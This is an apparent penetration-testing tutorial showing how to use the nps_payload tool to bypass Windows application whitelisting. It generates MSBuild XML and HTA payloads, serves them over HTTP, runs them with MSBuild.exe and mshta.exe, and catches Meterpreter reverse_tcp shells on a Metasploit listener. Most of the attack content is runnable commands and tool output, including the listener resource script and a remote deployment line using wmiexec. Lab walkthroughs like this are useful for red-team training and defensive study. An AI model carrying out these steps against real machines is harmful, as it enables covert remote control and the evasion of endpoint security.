nps_payload: An Application Whitelisting Bypass Tool

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Raj March 8, 2019

In this article, we will create payloads using a tool named nps payload and get meterpreter sessions using those payloads. This tool is written by Larry Spohn and Ben Mauch. Find this tool on GitHub.

Attacker: Kali Linux

Target: Windows 10

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Downloading and Installing

First, we will get the tool in our attacker machine. It is Kali Linux in our case. The tool is available at GitHub. We will use the git clone command to download it on our machine.

git clone //github.com/trustedsec/nps_payload.git

```
<ali:~# git clone https://github.com/trustedsec/nps payload.git <=</pre>
loning into 'nps payload'
emote: Enumerating objects: 31, done.
emote: Total 31 (delta 0), reused 0 (delta 0), pack-reused 31
Unpacking objects: 100% (31/31), done.
```

Now we will traverse inside the folder that was downloaded using the git clone, we can check that if we have successfully downloaded the file using Is command. After that use cd to get inside the nps_payload folder. There are some requirements that are required for the nps payload to run. Those are mentioned inside in the requirements text file. Now we can either install each of those requirements individually but that would be time taking. We will use the pip install command and then mention the requirements file. It will automatically pick the requirements from the file and install it.

```
pip install -r requirements.txt
```

```
root@kali:~/nps_payload# pip install -r requirements.txt (Collecting netifaces (from -r requirements.txt (line 1))
   Cache entry deserialization failed, entry ignored
   Cache entry deserialization failed, entry ignored
   Downloading https://files.pythonhosted.org/packages/7e/02
p27mu-manylinux1_x86_64.whl
Requirement already satisfied: pexpect in /usr/lib/python2.
Installing collected packages: netifaces
Successfully installed netifaces-0.10.9
```

Getting session using MSBuild

Now that we have successfully downloaded the tool and installed the requirements now it's time to launch the tool and create some payloads and get some sessions. To launch the tool, we can either use command

```
python nps_payload.py

or we could just
./nps_payload.py
```

After launching the tool, we are given options to choose the technique we need to use. Is it going to be a default msbuild payload or the one in the HTA format? We are going to use both but first, we will choose the default msbuild payload. Next, we have to choose the type of payload, is going to be reverse_tcp or reverse_httpor reverse_https or a custom one. We can choose anyone, but here we are choosing the reverse_tcp.

Following this, we are asked to enter the Local IP Address. This is the IP address of the machine where we want the session to reach. That is the attacker machine. In our case, it is Kali Linux. After that, we are asked to enter the listener port. It is selected 443 by default. We are not changing it. That's it, we are now told that the payload is successfully created as a msbuild_nps.xml file. Also, we are told to start a listener.

```
v1.03
                Generate msbuild/nps/msf payload
        (1)
                Generate msbuild/nps/msf HTA payload
        (2)
        (99)
                Quit
Select a task: 1 🖨
Payload Selection:
        (1)
                windows/meterpreter/reverse tcp
        (2)
                windows/meterpreter/reverse http
                windows/meterpreter/reverse https
        (3)
                Custom PS1 Payload
        (4)
Select payload: 1 存
Enter Your Local IP Address (None): 192.168.1.35 📥
Enter the listener port (443):
[*] Generating PSH Payload...
[*] Generating MSF Resource Script...
[+] Metasploit resource script written to msbuild nps.rc
[+] Payload written to msbuild nps.xml

    Run msfconsole -r msbuild nps.rc to start listener.

    Choose a Deployment Option (a or b): - See README.md for more inform

 a. Local File Deployment:
    - %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe <folder p
 b. Remote File Deployment:
    - wmiexec.py <USER>:'<PASS>'@<RHOST> cmd.exe /c start %windir%\Micr
nps.xml
```

We will start the listener before anything else. To do this we have to be inside the nps_payload folder. Now the author has provided us with a script that will create a listener for us. So, we will run it as shown below.

```
msfconsole -r msbuild_nps.rc
```


Let's check the file that we created earlier using the Is command. Now to send the file to the target we will host the directory using the HTTP server as shown below:

python -m SimpleHTTPServer 80

```
root@kali:~/nps_payload# ls LICENSE msbuild_nps.rc msbuild_nps.xml msf_payload.ps1 nps_payload.py root@kali:~/nps_payload# python -m SimpleHTTPServer 80 Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.4 - [06/Mar/2019 06:26:09] "GET / HTTP/1.1" 200 - 192.168.1.4 - [06/Mar/2019 06:26:09] code 404, message File not found
```

Now onto the target machine. We browse the IP Address of the attacker machine and we see that we have the file msbuild_nps.xml. Now to use the msbuild to execute this XML file, we will have to shift this payload file inside this path:

C:\Windows\Microsoft.NET\Framework\v4.0.30319



Once we got the nps_payload.xml file inside the depicted path. Now we need a command prompt terminal (cmd) at that particular path. After we have a cmd at this path we will execute the nps_payload command as shown below.

MSBuild.exe msbuild_nps.xml

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>MSBuild.exe msbuild_nps.xml 
Microsoft (R) Build Engine version 4.6.1038.0

[Microsoft .NET Framework, version 4.0.30319.42000]

Copyright (C) Microsoft Corporation. All rights reserved.

Build started 3/6/2019 5:10:02 PM.
```

Now back to our attacker machine, here we created a listener earlier. We see that we have a meterpreter session. This concludes out the attack.

NOTE: If a session is not opened, please be patient. It sometimes takes a bit of time to generate a stable session.

```
[*] Processing msbuild nps.rc for ERB directives.
resource (msbuild nps.rc)> use multi/handler
resource (msbuild_nps.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse tcp
resource (msbuild nps.rc)> set LHOST 192.168.1.35
LHOST => 192.168.1.35
resource (msbuild nps.rc)> set LPORT 443
LP0RT => 443
resource (msbuild nps.rc)> set ExitOnSession false
ExitOnSession => false
resource (msbuild nps.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (msbuild_nps.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.1.35:443
<u>msf5</u> exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.35:443 -> 192.168.1.4:52314
sessions 1
[*] Starting interaction with 1...
<u>meterpreter</u> > sysinfo 存
                : DESKTOP-2SILOCK
Computer
                : Windows 10 (Build 10586).
0S
Architecture
                : x64
System Language : en US
                : WORKGROUP
Domain
Logged On Users : 2
Meterpreter
                : x86/windows
meterpreter >
```

Getting session using MSBuild HTA

Let's get another session using the HTA file. To do this we will generate an HTA file. First, we will launch the tool using the command below.

```
./nps_payload.py
```

After launching the tool, we are going to choose the HTA payload. Next, we have to choose the type of payload, is going to be reverse_tcp or reverse_httpor reverse_https or a custom one. We can choose anyone, but here we are choosing the reverse_tcp.

Following this, we are asked to enter the Local IP Address. This is the IP address of the machine where we want the session to reach. That is the attacker machine. In our case, it is Kali Linux. After that, we are asked to enter the listener port. It is selected 443 by default. We are not changing it. That's it, we are now told that the payload is successfully created as msbuild_nps.hta file. Also, we are told to start a listener.

```
Generate msbuild/nps/msf payload
        (1)
                Generate msbuild/nps/msf HTA payload
        (2)
        (99)
                Quit
Select a task: 2 📥
Payload Selection:
        (1)
                windows/meterpreter/reverse tcp
        (2)
                windows/meterpreter/reverse http
        (3)
                windows/meterpreter/reverse https
                Custom PS1 Payload
        (4)
                Finished
        (99)
Select multiple payloads. Enter 99 when finished: 1 存
Enter Your Local IP Address (None): 192.168.1.35 存
Enter the listener port (443):
[*] Generating PSH Payload...
[*] Generating MSF Resource Script...
Payload Selection:
        (1)
                windows/meterpreter/reverse tcp
        (2)
                windows/meterpreter/reverse_http
        (3)
                windows/meterpreter/reverse https
        (4)
                Custom PS1 Payload
        (99)
                Finished
Select multiple payloads. Enter 99 when finished: 99 存
[+] Metasploit resource script written to msbuild nps.rc
[+] Payload written to msbuild nps.hta

    Run 'msfconsole -r msbuild nps.rc' to start listener.

2. Deploy hta file to web server and navigate from the victim machine.
Hack the Planet!!
```

We will start the listener as we did earlier.

```
msfconsole -r msbuild_nps.rc
```


Let's check the file that we created earlier using the Is command. Now to send the file to the target we will host the directory using the HTTP server as shown below:


python -m SimpleHTTPServer 80

Now onto the target machine. We browse the IP Address of the attacker machine and we see that we have the file msbuild_nps.hta. Right click on it and choose to Save the Link As. This will download the payload.

Once we got the nps_payload.hta file. Now we need a command prompt terminal (cmd) at that path where we saved the payload file. In our case is the Downloads Folder of the current user. After we have a cmd at this path we will execute the nps_payload command as shown below.

mshta.exe msbuild_nps.hta





Now back to our attacker machine, here we created a listener earlier. We see that we have a meterpreter session. This concludes the attack.

NOTE: If a session is not opened, please be patient. It sometimes takes a bit of time to generate a stable session.

```
[*] Processing msbuild nps.rc for ERB directives.
resource (msbuild nps.rc)> use multi/handler
resource (msbuild_nps.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse tcp
resource (msbuild nps.rc)> set LHOST 192.168.1.35
LHOST => 192.168.1.35
resource (msbuild nps.rc)> set LPORT 443
LP0RT => 443
resource (msbuild nps.rc)> set ExitOnSession false
ExitOnSession => false
resource (msbuild nps.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (msbuild_nps.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.1.35:443
msf5 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.35:443 -> 192.168.1.4:52314
sessions 1
[*] Starting interaction with 1...
<u>meterpreter</u> > sysinfo 存
Computer
                : DESKTOP-2SILOCK
                 : Windows 10 (Build 10586).
0S
Architecture : x64
System Language : en US
                : WORKGROUP
Domain
Logged On Users : 2
Meterpreter
              : x86/windows
meterpreter >
```

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